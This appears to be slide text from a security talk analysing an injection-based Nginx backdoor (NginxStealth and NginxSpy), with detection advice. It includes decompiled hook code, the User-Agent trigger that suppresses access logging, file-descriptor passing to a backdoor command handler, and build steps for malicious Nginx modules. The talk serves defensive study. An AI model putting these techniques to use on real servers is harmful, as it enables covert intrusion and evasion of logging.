
NGX_HTTP_POST_ACCESS_PHASE

NGX_HTTP_TRY_FILES_PHASE

NGX_HTTP_CONTENT_PHASE

NGX_HTTP_LOG_PHASE

Request Flow




Hook Logging Mechanism



- ◆ Make sure `NGX_HTTP_LOG_PHASE.handler.nelts` is not 0
- ◆ Replace `elts` with hooked function
- ◆ Saved the old `elts`

```
v8 = *(_QWORD *)(&ngx_http_core_main_conf->phases[10].handlers.nelts);
handlers->handler = sub_1390;
qword_40A8 = handler;
if ( !v8 )
{
    elts = *(_QWORD *)(&ngx_http_core_main_conf->phases[10].handlers.elts);
    old_handler = *(u_char **)elts;
    old_handler_40B0 = elts;
    *(_QWORD *)elts = sub_15D0;
    old_handler_40B8 = (_int64 (__fastcall *)(_QWORD))old_handler;
}
```



```
struct ngx_http_core_main_conf_t
{
    ngx_array_t servers;
    ngx_http_phase_engine_t phase_engine;
    .
    .
    .
    ngx_http_phase_t phases[11];
};
```

```
struct ngx_http_phase_t
{
    ngx_array_t handlers;
};
```

```
struct ngx_array_t
{
    void *elts;
    ngx_uint_t nelts;
    size_t size;
    ngx_uint_t nalloc;
    ngx_pool_t *pool;
};
```

Nginx Logging



◆ ngx_http_log_request

```
3714 static void
3715 ngx_http_log_request(ngx_http_request_t *r)
3716 {
3717     ngx_uint_t             i, n;
3718     ngx_http_handler_pt    *log_handler;
3719     ngx_http_core_main_conf_t *cmcf;
3720
3721     cmcf = ngx_http_get_module_main_conf(r, ngx_http_core_module);
3722
3723     log_handler = cmcf->phases[NGX_HTTP_LOG_PHASE].handlers.elts;
3724     n = cmcf->phases[NGX_HTTP_LOG_PHASE].handlers.nelts;
3725
3726     for (i = 0; i < n; i++) {
3727         log_handler[i](r);
3728     }
3729 }
3730
```

```
- cmcf 0x55555563f270 ngx_http_core_main_conf_t *
+ servers {...} ngx_array_t
+ phase_engine {...} ngx_http_phase_engine_t
+ headers_in_hash {...} ngx_hash_t
+ variables_hash {...} ngx_hash_t
+ variables {...} ngx_array_t
+ prefix_variables {...} ngx_array_t
ncaptures 0 ngx_uint_t
server_names_hash_max_size 512 ngx_uint_t
server_names_hash_bucket_size 64 ngx_uint_t
variables_hash_max_size 1024 ngx_uint_t
variables_hash_bucket_size 64 ngx_uint_t
+ variables_keys 0x0 ngx_hash_keys_arrays_t *
+ ports 0x555555641598 ngx_array_t *
- phases [11] ngx_http_phase_t [11]
- 0 {...} ngx_http_phase_t
- handlers {...} ngx_array_t
elts 0x55555565cdb0 void *
nelts 0 ngx_uint_t
size 8 size_t
nalloc 1 ngx_uint_t
+ pool 0x55555563cc60 ngx_pool_t *
+ 1 {...} ngx_http_phase_t
+ 2 {...} ngx_http_phase_t
+ 3 {...} ngx_http_phase_t
+ 4 {...} ngx_http_phase_t
+ 5 {...} ngx_http_phase_t
+ 6 {...} ngx_http_phase_t
+ 7 {...} ngx_http_phase_t
+ 8 {...} ngx_http_phase_t
+ 9 {...} ngx_http_phase_t
- 10 {...} ngx_http_phase_t
- handlers {...} ngx_array_t
elts 0x55555565e008 void *
nelts 1 ngx_uint_t
size 8 size_t
nalloc 1 ngx_uint_t
+ pool 0x55555563cc60 ngx_pool_t *
```

Filtering Specific Connection



- ◆ Filter request with User-Agent :
360 Safe Browser 2.0
- ◆ If not, pass the request to original handler

```
GET / HTTP/1.0
User-Agent: 360 Safe Browser 2.0
```

```
31 v29 = __readfsqword(0x28u);
32 if ( !r )
33     return old_handler_40A8(r);
34 user_agent = r->headers_in.user_agent;
35 if ( !user_agent )
36     return old_handler_40A8(r);
37 data = user_agent->value.data;
38 if ( !data )
39     return old_handler_40A8(r);
40 v4 = data + 1;
41 v5 = *data;
42 if ( !v5 )
43     return old_handler_40A8(r);
44 len = user_agent->value.len;
45 while ( 1 )
46 {
47     if ( v5 == '3' )
48     {
49         v7 = 20LL;
50         if ( len <= 0x14 )
51             v7 = len;
52         if ( !memcmp(v4, "360 Safe Browser 2.0", v7) )// 360 Safe Browser 2.0
53             break;
54     }
55     v5 = *v4++;
56     if ( !v5 )
57         return old_handler_40A8(r);
58 }
```




Pass the fd to NginxSpy



- ◆ Set the log_level to NGX_LOG_STDERR
- ◆ Connect to /var/run/nginx.sock
- ◆ Send the original connection's fd to NginxSpy

```
59 connection = r->connection;
60 si128 = _mm_load_si128("/var/run/nginx.s"); // /var/run/nginx.sock
61 fd = connection->fd;
62 connection->log->log_level = 0LL; // NGX_LOG_STDERR
63 *&addr[2] = si128;
64 *addr = 1;
65 v21 = 'kco';
66 v22 = 0LL;
67 v27 = 0LL;
68 v28 = 0;
69 v23 = 0LL;
70 v24 = 0LL;
71 v25 = 0LL;
72 v26 = 0LL;
73 v11 = socket(1, 2, 0);
74 v12 = v11;
75 if ( v11 != -1 )
76 {
77     if ( !connect(v11, addr, 0x6Eu) )
78     {
79         v15[0] = &v14;
80         message.msg iov = v15;
81         message.msg control = v17;
82         v14 = 0;
83         v15[1] = 4LL;
84         *&message.msg flags = 0LL;
85         message.msg iovlen = 1LL;
86         message.msg controllen = 24LL;
87         v19 = 0;
88         v17[0] = 20LL;
89         v17[1] = 0x100000001LL;
90         v18 = fd;
91         *&message.msg name = 0LL;
92         sendmsg(v12, &message, 0);
93     }
94     close(v12);
95 }
```



Evading Logging Mechanism



- ◆ Filter request with User-Agent :
360 Safe Browser 2.0
- ◆ If yes, do nothing == no logging
- ◆ If not, pass the request to original logging handler

```
GET / HTTP/1.0
User-Agent: 360 Safe Browser 2.0
```

```
if ( !a1 )
    return old_handler_40B8(a1);
user_agent = a1->headers_in.user_agent;
if ( !user_agent )
    return old_handler_40B8(a1);
data = user_agent->value.data;
if ( !data )
    return old_handler_40B8(a1);
v4 = data + 1;
v5 = *data;
if ( !v5 )
    return old_handler_40B8(a1);
len = user_agent->value.len;
while ( 1 )
{
    if ( v5 == '3' )
    {
        v7 = 20LL;
        if ( len <= 0x14 )
            v7 = len;
        if ( !memcmp(v4, "360 Safe Browser 2.0", v7) )
            break;
    }
    v5 = *v4++;
    if ( !v5 )
        return old_handler_40B8(a1);
}
return 0LL;
```



NginxSpy

Recv the fd



- ◆ Remove old unix domain socket and bind a new one
 - ◆ /var/run/nginx.sock
- ◆ Check the message from NginxStealth
- ◆ Get the fd from nginx's connection
- ◆ Pass the fd to backdoor thread

```
Pseudocode-A
  39 v1 = socket(1, 2, 0);
  40 ::fd = v1;
  41 if ( v1 != -1 )
  42 {
  43     v2 = v1;
  44     if ( !bind(v1, addr, 0x6Eu) && !chmod("/var/run/nginx.sock", 0x1B6u) )
  45     {
  46         optval = _mm_load_si128(&xmmword_60C0);
  47         if ( !setsockopt(v2, 1, SO_RCVTIMEO, &optval, 0x10u) )
  48         {
  49             v1[1] = 4LL;
  50             v1[0] = &v8;
  51             message.msg iov = v11;
  52             message.msg control = &v14;
  53             *message.msg flags = 0LL;
  54             message.msg iovlen = 1LL;
  55             message.msg controllen = 24LL;
  56             for ( *message.msg name = 0LL; !byte_AEA0; v2 = ::fd )
  57             {
  58                 if ( recvmsg(v2, &message, 0) == -1 )
  59                 {
  60                     if ( *_errno_location() != 11 )
  61                         goto LABEL_27;
  62                 }
  63             }
  64             if ( message.msg controllen <= 0xF // check the msg from NGINXSTEALTH
  65             || !message.msg control
  66             || *message.msg control != 20LL
  67             || *(message.msg control + 2) != 1
  68             || *(message.msg control + 3) != 1 )
  69             {
  70                 LABEL_27:
  71                     v2 = ::fd;
  72                     break;
  73                 }
  74                 fd = *(message.msg control + 4); // fd from nginx's connection
  75                 v5 = fcntl(fd, F_GETFL);
  76                 if ( v5 == -1 // some operation on fd
  77                     || (BYTE1(v5) & ~8u, fcntl(fd, F_SETFL, v5) == -1)
  78                     || (v6 = fcntl(fd, F_GETFD), v6 == -1)
  79                     || fcntl(fd, F_SETFD, v6 | 1u) == -1
  80                     || (si128 = _mm_load_si128(&xmmword_60D0), setsockopt(fd, 1, SO_RCVTIMEO, &si128, 0x10u))
  81                     || setsockopt(fd, 1, 21, &si128, 0x10u) )
  82                     {
  83                         LABEL_28:
  84                             shutdown(fd, 2);
  85                             close(fd);
  86                         }
  87                     else
  88                     {
  89                         v7 = 0LL;
  90                         while ( connection_list_9320[v7] != -1 )
  91                         {
  92                             if ( ++v7 == 32 )
  93                                 goto LABEL_28;
  94                         }
  95                         connection_list_9320[v7] = fd;
  96                         pthread_create(&newthread, 0LL, backdoor_thread_2D30, &connection_list_9320[v7]);
  97                         pthread_detach(newthread);
  98 }
```



Key Exchange Mode #1



Actor



Infected Nginx Server



Key Exchange Mode #2



Actor




Infected Nginx Server



NginxSpy Commands



Command ID	Description
0	Show current directory (getcwd)
1	Show version
2	Kill cron process
3	Kill cron process and inject it with recv payload
4	Show current user's info (getuid, geteuid, getpwuid)
5	Get login information (setutxent)
6	Get login information (read wtmp)
7	Enum processes
8	Change directory
9	Enum specific directory
10	Read /proc/modules
11	Delete file or directory (remove)
12	Read data from file
13	Read data from file
14	Write data to file



```
v2 = *(_DWORD *)a1;
v15 = _readfsqword(0x28u);
v7 = (_int128)_mm_unpacklo_epi64((__m128i)(unsigned __int64)getcwd_3490, (__m128i)(unsigned __int64)sendversion_2EC0);
v8 = _mm_unpacklo_epi64(
    (__m128i)(unsigned __int64)kill_injected_cron_32E0,
    (__m128i)(unsigned __int64)inecttocron_3370);
v9 = _mm_unpacklo_epi64((__m128i)(unsigned __int64)getuser_3230, (__m128i)(unsigned __int64)getloginfromwtmp_4120);
v10 = _mm_unpacklo_epi64((__m128i)(unsigned __int64)readwtmp_42C0, (__m128i)(unsigned __int64)enumprocess_30F0);
v11 = _mm_unpacklo_epi64((__m128i)(unsigned __int64)enum_path_3D30, (__m128i)(unsigned __int64)enum_path_3E50);
v14 = writefile_3950;
v12 = _mm_unpacklo_epi64((__m128i)(unsigned __int64)readallmodule_4090, (__m128i)(unsigned __int64)remove_3A70);
v13 = _mm_unpacklo_epi64((__m128i)(unsigned __int64)readfile_3C50, (__m128i)(unsigned __int64)readfile_3B20);
v3 = ns_conn_from(v2, 0);
if ( v3 )
{
    v4 = v3;
    while ( !(unsigned int)ns_conn_recv_i32((__int64)v4, (__int64)&v6)
        && v6 <= 119
        && !(*((unsigned int (__fastcall **)(struct_v12 *))&v7 + (int)v6))(v4) )// 0 8 16 24 ~
        ;
    ns_conn_close(v4);
}
```

Backdoor Communication : HTTP



1. Send the request with malicious user agent



Actor

GET / HTTP/1.0
User-Agent: 360 Safe Browser 2.0

TCP socket

HTTP

2. Pass the fd to NGINXSPY



Infected Nginx Server

4. Recv magic in TCP socket

TCP socket

\xe5\xcf\xff\x02\xb1\x69\x20\x69\x75\x15\x99\x45\x20\x2e\x0a\x10\xe3\x10\xb3\x70\x8d\x6d\xab\x54\x52\x79\xf0\x1b\x78\x5e\xd1\x46

3. Send the hardcoded magic back in TCP socket without any encapsulation

Backdoor Communication : HTTPS



1. Send the request with malicious user agent

GET / HTTP/1.0
User-Agent: 360 Safe Browser 2.0



Actor



2. Pass the fd to NGINXSPY



Infected Nginx Server

4. Recv magic in TCP socket

TCP socket



3. Send the hardcoded magic back in TCP socket without any encapsulation

DEMO

AGENDA



- 01 Overview of the Attack
- 02 Malware Analysis
- 03 Other Nginx-based Backdoor
- 04 Detection
- 05 Conclusions

Attack Vector



- ◆ Existing Nginx-based backdoor
 - ◆ Recompile Nginx main program
 - ◆ Compiling Nginx module
- ◆ NginxStealth and NginxSpy(**Injection-based**)
 - ◆ Inject into Nginx process



Recompile Nginx main program




Compile & Install

```
sudo ./configure --add-module=<module  
path>
```

```
sudo make
```

```
sudo cp -f objs/nginx  
/path/to/nginx/sbin/nginx
```



Compiling Nginx module




Compile & Install

```
sudo ./configure --add-dynamic-
module=<module path>
```

```
sudo make modules
```

```
sudo cp
objs/ngx_http_check_headers_module.so
<nginx_module_path>
```

```
load_module
<path_to_your_module>/ngx_http_check_
headers_module.so;
# Modify nginx.conf
```



Nginx Version: 1.9.11

Other Nginx-based Backdoor



Name	Recompile Nginx program	Compile Nginx module	Injection	Abuse Point
pwnginx	O	X	X	ngx_http_top_header_filter
NginxExecute	O	O	X	ngx_http_core_loc_conf_t -> handler
vgo0/nginx-backdoor	O	O	X	ngx_http_core_main_conf_t -> phases[NGX_HTTP_ACCESS_PHASE] -> handlers
NginxSpy / NginxStealth	X	X	O	<ol style="list-style-type: none">1. ngx_http_core_main_conf_t -> phase_engine -> handlers->handler2. ngx_http_core_main_conf_t -> phases[NGX_HTTP_LOG_PHASE] -> handlers -> elts

Challenge



- ◆ Injection-based Nginx backdoor
 - ◆ Without modifying nginx.conf
 - ◆ Without recompiling nginx program
 - ◆ No malware on disk
- ◆ There is no any log in access.log
- ◆ For a webshell, there is no webpage in web folder
 - ◆ Only need the right user-agent

AGENDA



- 01 Overview of the Attack
- 02 Malware Analysis
- 03 Other Nginx-based Backdoor
- 04 Detection
- 05 Conclusions

Detection opportunity



- ◆ Recompile Nginx main program
 - ◆ Check the modify time of Nginx
 - ◆ Check whether symbol table existed
- ◆ Compiling Nginx module
 - ◆ Check the loaded dynamic module

```
tom@ubuntu:/usr/local/nginx$ cat conf/nginx.conf
daemon off;
#master_process off;
user tom;
load_module /usr/lib/nginx/modules/ngx_http_execute_module.so;
load_module /usr/lib/nginx/modules/ngx_http_secure_headers_module.so;
worker_processes 1;

#error_log logs/error.log;
#error_log logs/error.log notice;
#error_log logs/error.log info;

#pid      logs/nginx.pid;
worker_rlimit_core 10000m;
working_directory /usr/local/nginx/logs;
```

```
tom@ubuntu:~/Desktop$ stat /usr/sbin/nginx
  File: /usr/sbin/nginx
  Size: 1195152        Blocks: 2336        IO Block: 4096   regular file
Device: 805h/2053d      Inode: 267307      Links: 1
Access: (0755/-rwxr-xr-x) Uid: (    0/    root)  Gid: (    0/    root)
Access: 2022-10-28 01:15:27.457422516 -0700
Modify: 2022-04-12 01:04:16.000000000 -0700
Change: 2022-10-28 01:15:26.589437821 -0700
 Birth: -
```

```
tom@ubuntu:~/Desktop$ readelf --syms /usr/sbin/nginx
Symbol table '.dynsym' contains 1106 entries:
Num: Value          Size Type Bind Vis Ndx Name
 0: 0000000000000000 0 NOTYPE LOCAL DEFAULT UND
 1: 0000000000000000 0 FUNC GLOBAL DEFAULT UND initgroups@GLIBC_2.2.5 (2)
 2: 0000000000000000 0 FUNC GLOBAL DEFAULT UND TLS_method@OPENSSL_1_1_0 (3)
 3: 0000000000000000 0 FUNC GLOBAL DEFAULT UND OCSP_response_geti_basic@OPENSSL_1_1_0 (4)
 4: 0000000000000000 0 FUNC GLOBAL DEFAULT UND chmod@GLIBC_2.2.5 (2)
 5: 0000000000000000 0 FUNC GLOBAL DEFAULT UND SSL_get_servername@OPENSSL_1_1_0 (3)
 6: 0000000000000000 0 FUNC GLOBAL DEFAULT UND OPENSSL_sk_value@OPENSSL_1_1_0 (4)
 7: 0000000000000000 0 FUNC GLOBAL DEFAULT UND EVP_DigestInit_ex@OPENSSL_1_1_0 (4)
 8: 0000000000000000 0 FUNC GLOBAL DEFAULT UND X509_check_host@OPENSSL_1_1_0 (4)
 9: 0000000000000000 0 FUNC GLOBAL DEFAULT UND sem_wait@GLIBC_2.2.5 (5)
10: 0000000000000000 0 FUNC GLOBAL DEFAULT UND chdir@GLIBC_2.2.5 (2)
11: 0000000000000000 0 FUNC GLOBAL DEFAULT UND dup2@GLIBC_2.2.5 (2)
12: 0000000000000000 0 FUNC GLOBAL DEFAULT UND pthread_cond_destroy@GLIBC_2.3.2 (6)
13: 0000000000000000 0 FUNC GLOBAL DEFAULT UND SSL_SESSION_free@OPENSSL_1_1_0 (3)
14: 0000000000000000 0 FUNC GLOBAL DEFAULT UND SSL_get_rbio@OPENSSL_1_1_0 (3)
15: 0000000000000000 0 FUNC GLOBAL DEFAULT UND ASN1_d2i_bio@OPENSSL_1_1_0 (4)
16: 0000000000000000 0 FUNC GLOBAL DEFAULT UND X509_STORE_CTX_get_error@OPENSSL_1_1_0 (4)
17: 0000000000000000 0 FUNC GLOBAL DEFAULT UND inflateReset
18: 0000000000000000 0 FUNC GLOBAL DEFAULT UND OCSP_CERTID_free@OPENSSL_1_1_0 (4)
19: 0000000000000000 0 FUNC GLOBAL DEFAULT UND OCSP_response_status@OPENSSL_1_1_0 (4)
20: 0000000000000000 0 FUNC GLOBAL DEFAULT UND mktime@GLIBC_2.2.5 (2)
21: 0000000000000000 0 FUNC GLOBAL DEFAULT UND memset@GLIBC_2.2.5 (2)
22: 0000000000000000 0 FUNC GLOBAL DEFAULT UND SSL_CTX_set_cipher_list@OPENSSL_1_1_0 (3)
23: 0000000000000000 0 FUNC GLOBAL DEFAULT UND OCSP_REQUEST_new@OPENSSL_1_1_0 (4)
24: 0000000000000000 0 FUNC GLOBAL DEFAULT UND getgrnam@GLIBC_2.2.5 (2)
25: 0000000000000000 0 FUNC GLOBAL DEFAULT UND ERR_get_error@OPENSSL_1_1_0 (4)
26: 0000000000000000 0 FUNC GLOBAL DEFAULT UND setsid@GLIBC_2.2.5 (2)
27: 0000000000000000 0 FUNC GLOBAL DEFAULT UND shutdown@GLIBC_2.2.5 (2)
```

Current Detection on NginxStealth & NginxSpy



- ◆ Check the modify time of Nginx : **failed**
- ◆ Check whether symbol table existed : **failed**
- ◆ Check the loaded dynamic module : **failed**
- ◆ Check Nginx's memory maps

```
tom@ubuntu:~/Desktop$ sudo cat /proc/4195/maps
558c68d78000-558c68d99000 r--p 00000000 08:05 272170
558c68d99000-558c68e4e000 r-xp 00021000 08:05 272170
558c68e4e000-558c68e7f000 r--p 000d6000 08:05 272170
558c68e80000-558c68e82000 r--p 00107000 08:05 272170
558c68e82000-558c68e9d000 rw-p 00109000 08:05 272170
558c68e9d000-558c68ebc000 rw-p 00000000 00:00 0
558c6ad03000-558c6ae52000 rw-p 00000000 00:00 0
[heap]
7f89e39ef000-7f89e39f0000 ---p 00000000 00:00 0
7f89e39f0000-7f89e41f0000 rw-p 00000000 00:00 0
7f89e41f0000-7f89e41f2000 r--p 00000000 00:00 0
7f89e41f2000-7f89e41f6000 r-xp 00000000 00:00 0
7f89e41f6000-7f89e41f7000 r--p 00000000 00:00 0
7f89e41f7000-7f89e41f8000 ---p 00000000 00:00 0
7f89e41f8000-7f89e41fb000 rw-p 00000000 00:00 0
7f89e41fb000-7f89e4203000 r--p 00000000 08:05 294367
7f89e4203000-7f89e421c000 r-xp 00008000 08:05 294367
7f89e421c000-7f89e4223000 r--p 00021000 08:05 294367
7f89e4223000-7f89e4224000 r--p 00027000 08:05 294367
7f89e4224000-7f89e4228000 rw-p 00028000 08:05 294367
7f89e4228000-7f89e422d000 r--p 00000000 08:05 267306
7f89e422d000-7f89e423c000 r-xp 00005000 08:05 267306
7f89e423c000-7f89e4240000 r--p 00014000 08:05 267306
7f89e4240000-7f89e4241000 r--p 00017000 08:05 267306
7f89e4241000-7f89e4243000 rw-p 00018000 08:05 267306
7f89e4243000-7f89e4247600 r--p 00000000 08:05 271473
7f89e4247600-7f89e425a000 r-xp 00004000 08:05 271473
7f89e425a000-7f89e4264000 r--p 00017000 08:05 271473
7f89e4264000-7f89e4265000 r--p 00020000 08:05 271473
7f89e4265000-7f89e4266000 rw-p 00021000 08:05 271473
/usr/sbin/nginx
/usr/sbin/nginx
/usr/sbin/nginx
/usr/sbin/nginx
/usr/sbin/nginx
[heap]
/usr/lib/nginx/modules/ngx_stream_module.so
